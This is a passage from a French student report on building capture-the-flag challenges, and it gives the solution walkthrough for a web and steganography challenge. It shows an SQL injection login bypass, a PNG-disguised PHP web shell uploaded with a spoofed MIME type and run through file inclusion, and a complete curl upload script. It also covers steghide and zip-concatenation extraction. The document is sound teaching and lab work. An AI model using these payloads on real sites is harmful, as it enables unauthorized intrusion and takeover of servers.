gestion des interfaces réseau privilégié (setuid).

4 Challenge 3 : Vulnérabilités web et Stéganographie

4.1 Téléversement et exécution du webshell

Le challenge commence par un scan du réseau, l'attaquant découvrira alors une machine ayant l'IP 10.43.2.1 et les ports 22 (ssh) et 80 (http) ouverts. Le premier réflexe de l'attaquant sera donc d'aller visiter le site web d'adresse 10.43.2.1. En faisant cela, il tombera sur une page de connexion, le login est facile à deviner, il s'agit de "admin". Il est inutile de trouver le mot de passe, une injection SQL basique suffira (1' OR '1' = '1').

Une fois sur le site, l'attaquant pourra utiliser la section "Upload new image" pour déposer un web shell. Le dépôt d'une image s'effectue dans le dossier "uploads" à la racine du site, le nom d'un fichier d'image est de la forme "<user_id>_<uploaded_file_name_with_extension>" (l'id utilisateur de admin est 1). Lors de l'upload, un utilisateur peut choisir de rendre l'image publique ou non, s'il ne la rend pas publique, l'image sera chiffrée. L'attaquant devra donc téléverser le web shell de façon publique.

Pour que le téléversement ait lieu, il y a certaines conditions à respecter :

1. Le fichier doit avoir une extension ".jpg", ".jpeg" ou ".png"
2. Le fichier doit avoir une signature d'image (header pour png, header et footer pour jpg)
3. Le type MIME du fichier doit être "image/jpeg" ou "image/png" dans la requête HTTP

Créer un web shell qui respecte les deux premières conditions est assez aisé, pour la troisième, l'attaquant pourra utiliser un outil comme burp pour intercepter et modifier le type MIME de la requête. Il est aussi possible de tout faire avec curl (connexion avec enregistrement de cookie et upload avec cookie enregistré et le bon type MIME).

Une fois le web shell téléversé, l'attaquant ne pourra pas simplement exécuter le fichier déposé en allant à l'adresse : "http://10.43.2.1/uploads/1_shell.php.png". En effet, le fichier sera traité comme une image et ne sera pas interprété par le moteur php. Heureusement pour l'attaquant, la page "index.php" contient un mécanisme d'inclusion d'autres pages qui fait appel à la fonction php "require_once" (l'équivalent d'un "include" obligatoire unique). Il lui sera donc possible d'exécuter son web shell en allant à l'adresse : "http://10.43.2.1/index.php?page=uploads/1_shell.php.png". L'attaquant pourra utiliser le web shell (root) pour, par exemple, autoriser la connexion ssh en tant que root et modifier le mot de passe de ce dernier. Ainsi, il n'aura aucun mal à se connecter en ssh à la machine cible.

4.2 Découverte réseau

Après avoir pris le contrôle de la première machine, l'attaquant scannerà à nouveau le réseau à la découverte d'une éventuelle seconde machine, ou essayera par déduction logique l'IP 10.43.3.1. Il trouvera à nouveau les ports 22 et 80 ouverts. Il lui suffira de regarder le code source de la page "index.html" et de récupérer l'image affichée sur cette page (avec wget par exemple). Cette image contient bien des secrets, ce qui nous amène à la phase suivante.

4.3 Site interne et stéganographie

Maintenant en possession de l'image, l'attaquant devra percer ses secrets stéganographiques. En effet, cette image contient des informations cachées dans les bits de poids faible (LSB) des pixels. Le logiciel utilisé est steghide [18] qui permet de chiffrer en AES 128 CBC le contenu à cacher dans l'image. Afin de permettre à l'attaquant de retrouver la clef, un texte est présent sous l'image "it's 'magical'" permettant de deviner que la clef est "magical".

```
#!/bin/sh

HOST=http://10.43.2.1/
USER_ID=1
LOGIN=admin
PASSWORD=Pa\$\$w0rd
FILE_NAME=shell.php

# add png header to file to upload
echo 89504e470d0a1a0a | xxd -r -p > "${FILE_NAME}.png"
# add web shell content to file to upload
cat $FILE_NAME >> "${FILE_NAME}.png"
# sign in on the web site
curl --cookie-jar cookie.txt --request POST --data "login=${LOGIN}&password=${PASSWORD}" "${HOST}login.php"
# upload file
curl --cookie cookie.txt --request POST --form "picture=@${FILE_NAME}.png;type=
image/png" --form "title=Flowers" --form "description=Beautiful_and_innocent_flowers" --form "public=true" --form "MAX_FILE_SIZE=2000000" "${HOST}?page=upload.php"
rm -f cookie.txt
rm -f "${FILE_NAME}.png"

# show link to web shell
echo ""
echo "Go to :_${HOST}/index.php?page=uploads/${USER_ID}_${FILE_NAME}.png"
```

FIGURE 8 – Script pour obtenir un web shell sur PictureParadise

Les données cachées par steghide résistent à une analyse par tests statistiques de premier ordre, néanmoins c'est un logiciel connu qui fera sans doute partie des outils testés par les attaquants. Une fois l'image déchiffrée par steghide on obtient un fichier image n°2. Cette image n°2 utilise un autre procédé pour cacher de l'information : la concaténation de deux types de fichiers en un. En effet, le format zip, comme le format jar par exemple, ne spécifie pas de position pour le header des données et les données compressées. On peut donc mettre dans le fichier les données de l'image n°2 et y accoler les données d'un fichier zip. Il suffit ainsi de décompresser l'image n°2 pour obtenir le contenu du fichier zip : un message permettant de deviner le mot de passe du serveur ssh. La connexion au serveur ssh s'effectue avec root/mot de passe deviné et le flag se trouve dans /root.

4.4 Récapitulatif

Cet ultime défi est un mélange de vulnérabilités web et de stéganographie, et, comme le précédent, est également orienté réseau. L'attaquant devra scanner le réseau et constater qu'il y a un serveur web dans la dmz, disposant aussi du service ssh. Il pourra alors accéder à un site web de partage d'images (architecture LAMP [13] avec bootstrap [14] et sans javascript), la connexion peut s'effectuer à l'aide d'une injection SQL simple. Une fois connecté, il devra téléverser un web shell dans la section de téléversement d'images en effectuant quelques modification de celui-ci (extension d'image, signature d'image) ainsi que du type MIME dans la requête. Pour exécuter son webshell qui a maintenant une extension d'image, il devra utiliser une vulnérabilité de type inclusion de fichier. Puis, depuis le web shell, il pourra s'accorder les droits de connexion ssh. Ayant maintenant plein accès à la machine, l'attaquant devra effectuer un nouveau scan du réseau et constater qu'un autre site web est accessible sur une machine du réseau privé. Ce site web contient une image stéganographiée que l'attaquant devra déchiffrer pour obtenir le mot de passe root de cette dernière machine et s'y connecter en ssh afin de récupérer le drapeau.

Conclusion

Ce projet a été un véritable défi qui nous a demandé un investissement fort, mais pour un résultat satisfaisant. Il nous a permis de développer nos compétences tant techniques qu'organisationnelles. Le développement de ces défis a nécessité de surmonter divers obstacles (configuration, docker, développement, exploitation). Malgré ces obstacles, nous avons respecté les contraintes que nous nous étions imposés et réaliser ces trois défis. Techniquement, le projet a été très enrichissant car il nous a permis d'utiliser de nombreuses technologies différentes que nous n'avions jamais vues en cours comme les containers docker qui font tourner les trois défis, le développement et l'obfuscation de code java sous Android, ou encore des outils stéganographiques. Nous avons aussi eu l'occasion d'approfondir nos connaissances acquises pendant ce semestre en élaborant une vulnérabilité logicielle de type user-after-free ainsi que des vulnérabilités web (file inclusion et upload de web shell).

Annexe




FIGURE 9 – Captures d'écran de l'application android du challenge 1




FIGURE 10 – Page de connexion du premier site web du challenge 3




FIGURE 11 – Page d'accueil du premier site web du challenge 3




FIGURE 12 – Page d'affichage des images du premier site web du challenge 3




FIGURE 13 – Page de téléversement du premier site web du challenge 3

Table des figures

1	Commandes curl solutions pour obtenir le drapeau du défi	6
2	Scan des services disponibles sur 10.42.2.1	7
3	Backdoor vsftpd et shell root	8
4	Network scanning from ftp machine	8
5	Démonstration du programme "net_int_handler"	9
6	Extraits importants du code source du programme net_int_handler	10
7	Présentation de la fonction de création d'une Interface par Ghidra [17]. En rouge les tailles importantes : Interface et name	11
8	Script pour obtenir un web shell sur PictureParadise	13
9	Captures d'écran de l'application android du challenge 1	15
10	Page de connexion du premier site web du challenge 3	15
11	Page d'accueil du premier site web du challenge 3	16
12	Page d'affichage des images du premier site web du challenge 3	16
13	Page de téléversement du premier site web du challenge 3	16

Références

- [1] “Toulouse hacking convention,” 2021. [Online]. Available : <https://thcon.party/>
- [2] “root-me,” 2021. [Online]. Available : <https://www.root-me.org/>
- [3] “Hackthebox,” 2021. [Online]. Available : <https://www.hackthebox.eu/>
- [4] “Définition stéganographie,” 2021. [Online]. Available : <https://www.larousse.fr/dictionnaires/francais/st%C3%A9ganographie/>
- [5] “jadx - dex to java decompiler,” 2021. [Online]. Available : <https://github.com/skylot/jadx>
- [6] “Apktool,” 2020. [Online]. Available : <https://ibotpeaches.github.io/Apktool/>
- [7] “ssl-strip,” 2011. [Online]. Available : <https://github.com/moxie0/sslstrip>
- [8] “mise en oeuvre hsts,” 2021. [Online]. Available : <https://www.globalsign.com/fr/blog/qu-est-ce-que-le-hsts-comment-le-mettre-en-uvre>
- [9] “Version 2 ssl-strip,” 2015. [Online]. Available : <https://github.com/singe/sslstrip2/>
- [10] “curl,” 2021. [Online]. Available : <https://curl.se/>
- [11] “sqlmap,” 2021. [Online]. Available : <http://sqlmap.org/>
- [12] “Burp suite,” 2021. [Online]. Available : <https://portswigger.net/burp>
- [13] “Lamp stack,” 2021. [Online]. Available : <https://medium.com/lrned/what-is-a-lamp-stack-a25e9029068e>
- [14] “Bootstrap,” 2021. [Online]. Available : <https://getbootstrap.com/>
- [15] “Ajax,” 2021. [Online]. Available : <https://developer.mozilla.org/fr/docs/Web/API/XMLHttpRequest>
- [16] “nmap,” 2021. [Online]. Available : <https://nmap.org/>
- [17] “Ghidra sre,” 2021. [Online]. Available : <https://ghidra-sre.org/>
- [18] “Steghide,” 2003. [Online]. Available : <http://steghide.sourceforge.net/documentation/manpage.php>